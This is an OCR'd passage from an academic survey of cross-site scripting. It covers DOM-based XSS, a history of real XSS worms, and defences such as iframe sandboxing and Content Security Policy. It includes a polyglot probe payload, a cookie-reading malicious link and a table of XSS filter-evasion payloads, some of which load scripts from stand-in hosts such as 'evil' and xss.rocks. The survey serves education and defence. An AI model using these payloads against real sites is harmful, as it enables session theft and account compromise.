


Figure 11: Stored XSS Attack Model

handles the properties of the HTML page [6]. Such attacks are crucial to detect because the HTML source code and the response of the attack are exact [7]. This means that, the attacker payload is not part of the response, but part of the DOM of the HTML page. Objects such as *document.url*, *document.location*, *document.referrer*, *window.location*, *location.href* may be utilized by the attacker. It would be very important to say that, DOM based XSS cannot be detected by Server-side defenses effectively. This is true if the '#' character is used, because on encountering the character the browser identifies it as a fragment and never forwards it further. One such example is as shown in Figure 16. As such, majority of the time the injected malicious code does not reach the server at all. Thus, the defenses or sanitization routines at the Server-side does not play any role in detecting DOM based XSS. Code review for vulnerability detection, sanitization routines or prevention techniques must be clearly implemented at the client-side for detecting such attacks.

2.2. XSS Attacks over the years

Perhaps the greatest danger lurking around the XSS vulnerabilities is its potential possibility of propagating from user to user of an application, until either the vulnerability is patched or the whole system gets infected. This is the reason why it is called XSS worms [21]. XSS worms may be of two types. Server-side XSS worms and Client-side XSS worms. The rarely occurring Server-side XSS worms store the malicious payload in the Web application itself. But the Client-side XSS worms store the payload in external files or parameter values. The Client-side XSS worms can be activated by simply viewing the infected Web pages. The Server-side XSS worms require more actions from the user like installing a fake malicious software. The greatest weapon of an XSS worm is that it works on the client-side and hence it exploits the user's circle of trust[8]. XSS worms can propagate at a much faster rate than the traditional OS based worm. Similar to the functioning of self-propagating malware, XSS worms also have two important tasks [22].

[6] https://www.acunetix.com/blog/articles/dom-xss-explained/
[7] https://www.netsparker.com/blog/web-security/dom-based-cross-site-scripting-vulnerability/
[8] www.gnucitizen.org/blog/the-generic-XSS-worm/




Figure 12: DOM based XSS Attack Model

http://gmwgroup.harvard.edu/techniques/index.php?topic=
<script>alert(document.cookie)</script>

Figure 13: Malicious link

1. **Propagate: This task is important because once the worm is launched, it has to spread itself to new uninfected areas so as to reach and sabotage large audiences. Samy worm, was the first self-propagating JavaScript worm.**

2. **Execute payload: After propagating, the worm will not sit idle without causing any damage. The worm may execute itself to do several tasks like steal the user's cookies, delete the files in the user's computer, or post arbitrary messages from the user's account in OSNs.**

The biggest advantage of a JavaScript worm is that it is not written in a compiled language, which have several dependencies with the underlying processor architecture or OS. This makes it possible for XSS worms written in JavaScript to run in any machine irrespective of the different OS and chip combinations. This is when the browser's JavaScript interpreter comes into play. The JavaScript interpreter interprets the worm's code into local instructions. This makes JavaScript a truly cross platform interpreted programming language. This is the perfect reason why, XSS worm containment should be automatic. The figure in 17 depicts this fact. The behavior of the worms vary according to the platforms and propagation vector. Different types of worms can propagate in different ways, either through attachments or through malicious links or exploit a security hole in the mail service just like in case of the Yamanner XSS worm. It contacted users whose email address would end with @yahoo.com or @yahoogroups.com. Some of the real world XSS are discussed below.

1. **Samy worm: It's a self-replicating XSS worm and took less than a day to infect more than 1 million MySpace users. The message "but most of all, Samy is my hero" would be displayed on a victim's profile. It added the infected users to the creator Samy Kamkar's MySpace account. Eventually, it led to the shutdown of the social networking site.**
   Source: `https://betanews.com/2005/10/13/cross-site-scripting-worm-hits-myspace/`




Figure 14: Obfuscated malicious URL

Figure 15: Shortened malicious URL

2. **Yamanner worm: It first sends a mail to the users of Yahoo! mail. When the user opens the mail, it spreads to the user's contacts. As a matter of fact, it exploits a vulnerability in Yahoo! Mail, which allow the scripts in a HTML document to execute in a user's browser, when actually it should have been blocked. The subject of the infected emails appeared as "New Graphic site". The sender email address appeared to be a spoofed mail with the name "av3@yahoo.com". The users were redirected to the site `www.av3.net/index.html`. The affected email addresses were ultimately stored on a remote server. It is different from other worms in the sense that the propagation process of the worm initiates at the server-side rather than the client-side.**
   Source: `https://www.theregister.co.uk/2006/06/12/javscript_worm_targets_yahoo/`

3. **Space Flash worm: The worm executes itself when a user visits another user's About me page. Consequently. The infected user would be redirected to another malicious URL hosting a .swf extension file which would retrieve the cookies of the user.**
   Source: `https://xavsec.blogspot.in/2005/12/new-myspace-xss-worm-circulating.html`

4. **QuickTime XSS worm: The worm exploited the vulnerabilities in the browser plug-in of QuickTime, a multimedia framework developed by Apple Inc.. Embedded in a video, the worm infected MySpace users on clicking the link to the video. Unsuspicious users on visiting the infected profiles got infected too. The only way that an infected profile could be distinguished from an uninfected profile was by the presence of an empty QuickTime video or modified links in the MySpace header section.**
   Source: `https://www.bleepingcomputer.com/forums/t/74242/myspace-xss-quicktime-worm/`

5. **Orkut XSS worm: The Orkut worm is an example of a classic XSS attack. It would exploit the security flaw in Orkut's URL parsing mechanism. This security flaw allowed an attacker to load and execute arbitrary code within the Orkut environment. At the very first, the attacker created a fake account and crafted AJAX code that would find the user's friends and embed a piece of malicious code into their scrapbooks. Upon receiving such scraps, a user would be notified and when he/she visits the scrapbook to read the scrap the worm would execute itself. Internally, the code was nothing but a JavaScript file with the name virus.js and accessed from a remote site [9]. After the user got infected, the user was automatically a part of a fake community, which the attacker used to keep track of his targets. As many as 400,000 Orkut users were infected.**
   Source: `https://nakedsecurity.sophos.com/2007/12/19/large-scale-orkut-virus-outbreak-not-cool/`

[9] `http://files.myopera.com`




Figure 16: DOM XSS attack crafted URL




Figure 17: XSS JavaScript worms

6. **Hi5 XSS worm: Lack of proper input validation led to the existence of XSS vulnerabilities in the application. One could easily write HTML/JavaScript code in the input fields of comments or in the mail messages. HTML tags such as <h1> were allowed in the application Also, using double encoding technique allowed to bypass the XSS filters.**
   Source: `https://packetstormsecurity.com/files/101038/hi5-xssxsrf.txt`

7. **Justin.tv worm: The effects of the worm lasted for 24 hours and some 2525 number of accounts of the user's of JTV were compromised. The personal communications of the users were made public on Flickr.**
   Source: `https://www.zdnet.com/article/xss-worm-at-justin-tv-infects-2525-profiles/`

8. **Renren worm: The worm exploited XSS flaws in Renren , a Chinese social networking Website. It would masquerade itself with a flash music video of Pink Floyd and spread the infection through Renren's API. It's crafted in such a way that the AllowScriptAccess parameter was set to Always, meaning the SWF file embedded within the HTML page, can access the page's DOM irrespective of where it is hosted. Thus, the SWF file is only used as a vehicle to load and execute JavaScript code in a evil.js script, which is hosted in an external domain. Later, the worm was given the name W32/PinkRen-A. Also, its important to note that the technique used to spread the worm was same as that for Orkut XSS worm.**
   Source: `http://news.softpedia.com/news/New-Chinese-Social-Networking-Worm-Discovered-120021.shtml`

9. **Bom Sabado: It is a cookie stealing script. The infection caused the users to receive scraps which displayed the words "Bom Sabado", meaning Happy Saturday in Portuguese. Also, the users receiving this script were forcefully a part of fake communities.**
   Source: `https://upalc.com/bom-sabado.php`

10. **Boonana Java worm: The worm is in reality a Trojan malware, trojan.osx.boonana.a . It used Facebook messages as a propagation vector and masqueraded itself as a video link with the subject "Is this you in this video?". On clicking the malicious link, it directs the**

user to an external Website where they were prompted to give execution permission for a Java Applet called JPhotoAlbum.class. Once permission is given to run the Applet, it downloaded several files to the computer system, including an automatically launching installer. The installer had malicious code to manipulate system files in such a way that all the security passwords are bypassed, granting outsiders to access all files on the user's system. Moreover, the trojan would launch itself every time at system startup and while executing in the background would contact Command and Control servers to submit information on the host system. When actively executing, the trojan hacked into user accounts and replicated through email and social media accounts.
Source: `https://www.securemac.com/osx/boonana-trojan-horse-trojan-osx-boonana-a`

11. **Rainbow XSS worm: This worm particularly exploited the *onmouseover* event in JavaScript. The infected user's tweet would contain strange messages with giant letters, or say Hello followed by blacked out strips of lines. The malicious code would execute on merely moving the mouse over those text and then retweet itself. The followers of the infected account automatically received the malicious string, thus infecting other non-suspicious users. On visiting, the infected user's profile the victim was redirected to an external Website. As many as 1000 users were infected every 10 seconds. The vulnerability was first spotted by a twitter user named Rainbow Twtr. The user used the vulnerability to display the colors of the rainbow and hence the name.**
Source: `https://www.theguardian.com/technology/blog/2010/sep/21/twitter-hack-explained-xss-javascript`

12. **Facebook XSS worm: The worm put to good use the XSS vulnerabilities present in the mobile API version of Facebook. JavaScript written code were not properly filtered. It granted any Website the permission to include a malicious iframe. The code within the malicious iframe redirected the browser to a prepared URL containing JavaScript. On execution, it successfully and automatically posted messages to other people's walls. It is important to note that, the worm required very minimal user interaction and no specialized tricks were used. On visiting the infected Websites, a message of the attacker's choosing would be shared in the user's wall. Only the NoScript XSS filter was successful in identifying the worm.**
Source: `https://www.symantec.com/connect/blogs/new-xss-facebook-worm-allows-automatic-wall-posts`

13. **Xanga XSS worm: This browser specific worm utilized the XMLHttp interface for propagation. The Xanga users got infected on visiting an already infected. Its execution resulted in creation of infected posts with obnoxious message on the weblogs of Xanga users. The dumb worm kept reposting itself several times delivering the same message to already infected sites.**
Source: `https://blogs.securiteam.com/index.php/archives/166`

Some of the worms like Yamanner were OS specific while some were not. Many of them spread through social networking sites or Webmail services and some through gaming applications. Some worms were designed as part of an experiment to see how many users could be affected at the most or to find the vulnerability or exploits in an application. Intention was not to take control of any account. But it obviously paved the way to launch more damaging attacks. An important detection mechanism here would be Spectator [23] which performs automatic detection of XSS worms. It also works for the containment of the worm. The table 2 gives details of the real world XSS worms over the years. As it can be seen for propagation most of the XSS worms used XMLHttpRequest method. This method is used to send asynchronous request in the background and hence much of the malicious activity goes unnoticed. This is the method's advantage over form-submission method. The form-submission method denotes HTTP Requests which might result due to submitting a form or links being clicked.

Table 2: Real world XSS worms over the years

Year	XSS Worm	Propagation Method	Infected Platform	Type of Platform	Nature
2008	Justin.tv worm	XHR	Justin TV	Online Video Hosting	
2010	Bom Sabado		Orkut	Online Social Networking	Persistent
2005	Samy worm	XHR	MySpace	Online Social Networking	Self-replicating and persistent
2006	JS Yamanner worm	XHR	Yahoo	Email Service	Self-replicating and URL redirection
2006	Space Flash worm	XHR	MySpace	Online Social Networking	URL redirection,Persistent
	Xanga XSS worm	XHR	Xanga Weblog	Online Weblog	Self-replicating and persistent
	Gaia	XHR	GaiaOnline	Online Gaming	Reflective
2009	Renren worm		Renren Website	Online Social Networking	
2010	Boonana Java worm		Facebook	Online Social Networking	Malicious URL activity,Persistent,replicating
2011	Facebook XSS worm		Facebook	Online Social Networking	Persistent
2007	U-dominion worm	XHR	u-dominion.com	Online Gaming	
2006	QuickTime XSS worm		MySpace	Online Social Networking	Persistent,replicating
2006	Adultspace XSS worm	XHR		Online Social Networking	
2007	Orkut XSS worm	XHR	Orkut	Online Social Networking	Persistent and self-propagating
2007	Hi5 XSS worm	Form submission	Hi5	Online Social Networking	Persistent
2010	Rainbow XSS worm	XHR	Twitter	Online Social Networking	Persistent,replicating,URL redirection

2.3. Preconditions for a successful XSS attack

For an attacker to successfully launch an XSS attack, he/she must first fulfill three preconditions. The three preconditions before launching an XSS attack are: Injectability, Executability and Exfiltration. If the attacker bypasses these preconditions he/she will be able to launch an XSS attack. The preconditions are discussed in details in the following sections.

2.3.1. Injectability

A Web application is injected using an Attack Vector. Attack vectors are methods used by the attackers to successfully carry out an attack, in our case an XSS attack. Known vulnerabilities are exploited to deliver the attacker's malicious payload and gain access to sensitive information. As interactivity of an application increases, the number of attack vectors also increases significantly.
Firstly, in order to check if there exists a XSS vulnerability in a Web page the code written in the Figure 18 can be used. If the vulnerability exists, the user will see an alert pop up with the words "XSS". The fromCharCode function as shown in the image converts the Unicode characters (88,83,83) to the string XSS. The Figure 19 is nothing but a shortened code version of code in figure (a) and serves the same purpose. After injecting the code, the user needs to view the page source and search for <XSS versus <XSS . This will let the user identify if XSS vulnerabilities exists. Mentioned in Table 3 are some of the attack vectors [10] that an

```
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//-- >
</SCRIPT>"'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

Figure 18: Example for Vulnerability Locator code

```
";!--"<XSS>=&{()}
```

Figure 19: Example for Vulnerability Locator code (shortened)

[10] `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`

attacker can employ to insert malicious JavaScript at various places in a Web document. The first column, Tag name describes the HTML Tag used for constructing the attack vector. The second column describes the characteristics or attributes used for the corresponding tag to insert the malicious code. The third column provides more additional information about the vector. Lastly, the fourth column describes the attack vector with an example. It is important to note that these attack vectors correspond to Reflected and Stored XSS attack only.

1. IMG tag: The IMG tag may be used to carry out an XSS attack through images using the JavaScript directive. The browser IE7.0 (Internet Explorer version 7.0), does not allow the usage of JavaScript directive in the context of an image. But, the directive can be used in the other contexts. In the table under Serial number 1 the principles by which XSS can be carried out effectively is shown. These can be utilized for other tags as well. A few points that might be useful here.
    - Most XSS filters do not check the presence of grave accent obfuscation
    - If quotes of any kind aren't allowed by the filters then the attacker could eval() characters from fromCharCode and customize the attack vector according to his/her need.
    - Firefox or Netscape 8.1+ in the Gecko rendering engine mode do not allow the use of JavaScript directive inside the IMG tag. Hence, encoding procedures may be adopted by the attacker.
    - The JavaScript directive may be broken down textually as shown in the examples in order to confuse the XSS filter. The directive can be broken by embedding a tab, newline, carriage return or an encoded version of any of the three. Thus, the XSS filter should not take into account these breaks.
    - Before the JavaScript directive, one can have space or other meta characters. This trivia is important when the XSS filter uses pattern matching for detection.
    - Firefox browser works fine if one uses an open angle bracket instead of a close angle bracket while closing the tag. But such behavior is not allowed in Netscape.
    - The dynsrc and lowsrc attributes can be used to craft an XSS vector.
2. Script tag: The script tag can also be used as an attack vector to carry out an XSS attack in a variety of ways. Following are a few points that might be helpful.
    - Script tag: The script tag can also be used as an attack vector to carry out an XSS attack in a variety of ways. Following are a few points that might be helpful.
    - Extraneous open brackets may be used as shown in the example. Particularly, if some XSS detection mechanism depends on detecting malicious code by matching the equal number of open and close angle brackets, it is bound to fail against such an attack vector. The double slash used in the example puts the ending extraneous brackets under comments.
    - It is actually possible to skip the "></script>" portion of the script tag in the Gecko rendering engine mode of the Firefox and Netscape 8.1 browsers. The browsers automatically fix this by appending the script closing tags. Such a concept can be used to craft a malicious script as shown in the example.
    - The example as shown under Protocol resolution in script tags works in case of IE browser and Netscape in IE. If the closing script tag is appended in the example, it also works for the Opera browser. The extension ".j" does not give any error because it is used in context of the script tag as known by the browser.

- **A malicious JavaScript .js file can be renamed with the extension .jpg. This kind of attack vector will evade detection mechanisms that depend on identifying the .js extension.**

3. **Title tag: The closing title tag can be used to craft malicious code as shown under serial no. 3 in the table.**

4. **Iframe tag: The iframe tags can be used to craft a whole lot of malicious scripts. The actual purpose of using iframes is to load one Web page inside another Web page. To make it work maliciously, attackers craft the iframe in such a way that the embedded page is only a pixel square [11]. This malicious activity goes unnoticed and looks non-suspicious and more so, when this malicious code is obfuscated. Iframe tags can be used in conjunction with event handlers to create havoc as shown in the example under serial no. 11.**

5. **Object tag: The object tag can be used to embed malicious data which can be an external Website that contain the XSS payload.**

6. **Embed tag: The Embed tag can be used to link a flash file hosted in an external Website. The attribute "AllowScriptAccess" if set to always will allow loading the flash file from anywhere irrespective of the domain.**

Apart from the attack vectors discussed in this section, malicious XSS attack vectors can also be crafted by using other techniques such as HTML quote encapsulation, URL string evasion or using SSI (Server Side Includes) [12]. In addition to the attack vectors discussed here, some more can be crafted using event handlers. Event handlers can be incorporated within different tags to perform a specified action on occurrence of a particular event in a browser [13]. Event handlers are divided into different categories like Window event attributes, form based events, keyboard events, mouse events, drag events, media events, clipboard events and miscellaneous events. The complete list of event handlers can be found in [14]. Some of the important ones are categorized in Table 4.

2.3.2. Executability

Sandboxed iframes:. **As mentioned earlier, the iframe tag or Inline Frame can be used as an attack vector to launch XSS attacks. The attacker smartly crafts a malicious iframe by injecting malicious code into its content. HTML5 added a new attribute to the iframe tag called 'sandbox'. The attribute 'sandbox' helps to control the behavior of malicious iFrames. The attribute builds a set of restrictions for the iframe content [15]. In other words, the malicious content in the iframe are put under a controlled environment. The sandbox attribute is supported in Chrome (4.0 and above), IE (10.0 and above), Firefox (17.0 and above), Navigator (5.0 and above) and Opera (15.0 and above) Web browsers. The sandbox attribute does the following:**

1. **Form submission are blocked**

2. **Script executions are blocked**

3. **APIs are disabled**

[11] https://www.theguardian.com/technology/2008/apr/03/security.google
[12] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
[13] https://www.w3schools.com/js/js_events.asp
[14] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
[15] https://www.w3schools.com/tags/att_iframe_sandbox.asp

Table 3: XSS Attack Vectors

Sl.No.	Tag name	Characteristics/Attribute name	Principles	Example
1	IMG Tag	Using JavaScript directive		<IMG SRC="javascript:alert('XSS');" >
			Using no quotes and nosemicolon	<IMG SRC=javascript:alert('XSS') >
			Case insensitive	<IMG SRC=JaVaScRiPt:alert('XSS') >
			HTML enitites	<IMG SRC=javascript:alert("XSS") >
			Grave accent obfuscation	<IMG SRC=‘javascript:alert("RSnake says, ’XSS’")‘ >
		Malformed IMG tags		<IMG """><SCRIPT>alert("XSS")</SCRIPT>" >
		Using fromCharCode		<IMG SRC=javascript:alert(String.fromCharCode(88,83,83)) >
		Embedded tab	XSS attack broken up (unencoded)	<IMG SRC="jav ascript:alert('XSS');">
			XSS attack broken up (encoded)	
		Embedded Newline		<IMG SRC="jav
ascript:alert(‘XSS’);">
		Using spaces and meta characters		<IMG SRC="&#14; javascript:alert(‘XSS’);">
		Events	onmouseover	<IMG SRC= onmouseover="alert(‘xxs’)">
			onerror	<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
		Half open tag		<IMG SRC="javascript:alert(‘XSS’)"
		Double open brackets		<img src=http://xss.rocks/scriptlet.html <
		Dynsrc		<IMG DYNSRC="javascript:alert(‘XSS’)">
		lowsrc		<IMG LOWSRC="javascript:alert(‘XSS’)">
		Style	Using comment to break up expression	<IMG STYLE="xss:expr/*XSS*/ession(alert(‘XSS’))">
		Embedded commands		<IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
2	Script tag	Non-alpha-non-digit XSS		<SCRIPT/XSS SRC="http://evil/xss.js"></SCRIPT>
		Extraneous open brackets		< <SCRIPT>alert(‘XSS’);//< </SCRIPT>
		No closing script tags		<SCRIPT SRC=http://evil/xss.js?< B >
		Protocol resolution		<SCRIPT SRC=//xss.rocks/.j>
		rename the JavaScript file to an image		<SCRIPT SRC="http://xss.rocks/xss.jpg"></SCRIPT>
3	Title tag		uses end title tag to encapsulate malicious XSS attack	</TITLE><SCRIPT>alert("XSS");</SCRIPT>
4	Input tag			<INPUT TYPE="IMAGE" SRC="javascript:alert(‘XSS’);">
5	Body tag			<BODY BACKGROUND="javascript:alert(‘XSS’)">
6	Bgsound tag			<BGSOUND SRC="javascript:alert(‘XSS’);">
7	A tag	Malformed A tags	Skip the HREF attribute	xxs link
8	Link tag	Style sheet		<LINK REL="stylesheet" HREF="javascript:alert(‘XSS’);">
			Remote style sheet	<LINK REL="stylesheet" HREF="http://xss.rocks/xss.css">
9	Style tag		With broken JavaScript	<STYLE>@im\port’\ja\vasc\ript:alert("XSS")’;</STYLE>
			with background image	<STYLE>XSS{background-image: url("javascript:alert(‘XSS’)");}</STYLE><A CLASS=XSS></A>
			using background	<STYLE type="text/css">BODY{background: url("javascript:alert(‘XSS’)")}</STYLE>
10	META tag			<META HTTP-EQUIV="refresh" CONTENT="0; url=javascript:alert(‘XSS’);">
			using data	<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
11	Iframe tag			<IFRAME SRC="javascript:alert(‘XSS’);"></IFRAME>
		event based		<IFRAME SRC=# onmouseover="alert(document.cookie)"> </IFRAME>
12	Frame tag			<FRAMESET><FRAME SRC="javascript:alert(‘XSS’);"> </FRAMESET>
13	Table			<TABLE BACKGROUND="javascript:alert(‘XSS’)">
14	Table TD tags			<TABLE><TD BACKGROUND="javascript:alert(‘XSS’)">
15	Div tag		using background-image	<DIV STYLE="background-image: url(javascript:alert(‘XSS’))">
			using background image plus extra characters	<DIV STYLE="background-image: url(&#1;javascript:alert(‘XSS’))">
		based on expression		<DIV STYLE="width: expression(alert(‘XSS’));">
16	BASE tag	href attribute		<BASE HREF="javascript:alert(‘XSS’);//">
17	Object tag			<OBJECT TYPE="text/x-scriptlet" DATA="http://xss.rocks/scriptlet.html"></OBJECT>
18	Embed tag			<EMBED SRC="http:evil.com/file/xss.swf" AllowScriptAccess="always"></EMBED>

Table 4: Types of Event handlers

Category of events	Event Handler Name
Window Event Attributes	onafterprint, onbeforeprint, onbeforeunload, onerror, onhashchange,onload, onmessage, onoffline, ononline, onpagehide, onpageshow, onpopstate, onresize, onstorage, onunload,
Form event attributes	onblur, onchange, oncontextmenu, onfocus, oninput, oninvalid, onreset, onsearch, onselect, onsubmit
Keyboard events	onkeydown, onkeypress, onkeyup
Mouse event attributes	onclick, ondbclick, onmousedown, onmousemove, onmouseout, onmouseover, onmouseup, onmousewheel, onwheel
Drag events	ondrag, ondragend, ondragenter, ondragleave, ondragover, ondragstart, ondrop, onscroll
Clipboard events	oncopy, oncut, onpaste
Media events	onabort, oncanplay, oncanplaythrough, oncuechange, ondurationchange, onemptied, onended, onerror, onloadeddata, onloadedmetadata, onloadstart, onpause, onplay, onplaying, onprogess, onratechange, onseeked, onseeking, onstalled, onsuspend, ontimeupdate, onvolumechange, onwaiting
Misc events	onshow, ontoggle

4. **Treats the iframe content as if it were from a unique origin**
5. **Use of plugins by tags such as <embed> <object> <applet> are denied**
6. **The iframe content is prevented from navigating its top-level browsing content**
7. **Automatically triggered features are blocked. Example: automatic playing of a video**

The values [16] that the sandbox attribute can take are as described in Table 5. If the attribute value is left empty then it by default puts all the restrictions. It is also important to note here that, if the attacker launches an XSS attack vector outside the sandbox iframe, the sandboxing concept will never be put to full use.

2.3.3. Exfiltration

To completely secure a Web application against XSS attacks, the defending team needs to put several layers of security in place. The main idea behind having several layers is that even if one layer fails to detect the XSS attack some other layer of security will be successful in identifying it. In order to tame the wildly growing Web, security researchers in Mozilla came up with an extraordinary idea of content restrictions. Content Security Policy (CSP) is a scheme used to enforce the content restrictions and serves as one of the layers of security for the Web applications [24]. CSPs hugely benefit the Web application developers and the administrators as now, they will have the control of the interaction between their Web site and the respective content on that site.
The concept for Content security Policies take a bit of restrictions from both the Web application developers and the supported Web browsers. The Web application developers should define in what way their application should behave under normal circumstances. In other words, the expected behavior of the application should be put forward by the developers.

[16] `https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe`

Table 5: Sandbox attribute values

Attribute values	Description
no value	applies all possible restrictions
allow-forms	enables the submission of forms
allow-pointer-lock	enables APIs
allow-popups	enables popups
allow-same-origin	allows the content in iframe to navigate its top-level browsing context
allow-scripts	enables the execution of scripts
allow-top-navigation	allows the content in iframe to navigate its top-level browsing context
allow-modal	allows the content to open modal windows
allow orientation lock	allows the embedded browsing context to disable the ability to lock the screen orientation
allow-presentation	allows the iframe content to start presentation session.
allow-popups-to-escape-sandbox	The sanboxed document is allowed to open new windows

With an added support from the Web browsers, proper restrictions can be put on the application's behavior. Any deviation if observed from the expected behavior should be blocked without any question. Such restrictive features help to put limitations on the third party data, which is untrusted. More specifically, CSPs put forward a scheme using which application developers can get hold of two very important things.

1. **The type of content that may be loaded into their application site.**
2. **if at all the content is loaded, from where is it included.**

This two points also ensure that at some point of time when the attacker is about to carry out an XSS attack, he/she will not be able to import any third party content into the Web application as well as he/she will not be able to make any requests from any untrusted third party URIs. To further minimize the chance of occurrence of an XSS attack, the scripts from only a whitelisted origin are allowed for execution. CSP is successfully implemented in Firefox Web browser and implementation details of the same can be obtained from [ref no 3 from paper]. CSP is also deployed on the Website hosted at Mozilla [17]. The following are a few important points that explains how a CSP is activated and the content of a CSP. Below we discuss the base restrictions put forward by CSP as mentioned in [24].

1. **Activation of a Content Security Policy: The Content Security Policy is mentioned in the HTTP response's X-Content-Security-Policy HTTP header. The policy is then activated by the client's browser.**
2. **Content of a CSP: The content of the policy is mentioned either in the HTTP header or stated in text format in a file. The protected document and the file containing the policy should have the same origin.**
   (a) **Base Restrictions: In order to defend against XSS attacks, upon activation of CSP by the browser a few features are disabled. The options directive can be used to re-enable these disabled features.**
      i. **Rule 1: Stop the execution of inline scripts: The Web application code and the untrusted content provided by an untrusted user must be separated. This**

[17] `https://addons.mozilla.org`

separation is enforced by CSPs. Previously, the browser's inability to understand the difference between the two led to the successful execution of XSS attacks. Due to this separation, the untrusted and injected content from the attacker will not be able to execute in the browser. The table 6 shows the features disabled by this rule. The first column shows the feature which is disabled and the second column shows how the functionality of the disabled feature can still be used by other permitted features.

ii. **Rule 2: No code should be generated from strings: Functions such as eval() play a very important role when handling user specific untrusted data. Using eval(), strings can be transformed into code. This technique of the evil eval() function comes in handy to the attacker as code generated from a eval() function becomes quite difficult to trace inside a JavaScript program. So, CSPs totally block the usage of eval(). The functions setTimeout(), setInterval() and the Function constructor are all blocked by CSP as they behave in a similar way to eval().**

(b) **Policy Language: The research team at Mozilla, while designing the concept of CSP had two goals in mind. First, restrict the type of content that can be loaded into an application. Second, from where the content is loaded. The first goal is achieved by implementing the Base Restrictions as discussed above. The second goal is achieved by implementing the Directives, which restricts the behavior of the browser. The different directives are as shown below in Table 7.**

Table 6: Content Security Policy features

Sl No.	Disabled Feature	Permitted feature
1	The text content within a Web page's <script>tag	Move the text content to external files and refer them
2	javascript: URIs	First convert to JavaScript functions and then use as event handlers
3	Event handlers in the HTML tags	Use JavaScript to obtain a reference to the element and then either use: 1) element.onclick=myFunction() or 2) element.addEventListener("event",myFunction);

The Figure 20 gives an example of a sample policy. The policy enforces that resource requests be it image, script or any other resource should have the same origin as that of the protected resource. Otherwise, the requests will be ignored. The figure 21 gives another example of a policy which enforces that images can be from anywhere, media content must be from a set of trusted media providers. The scripts must only come from a server which is known to host sanitized JavaScript. For more in-depth details on CSP [24] can be read.

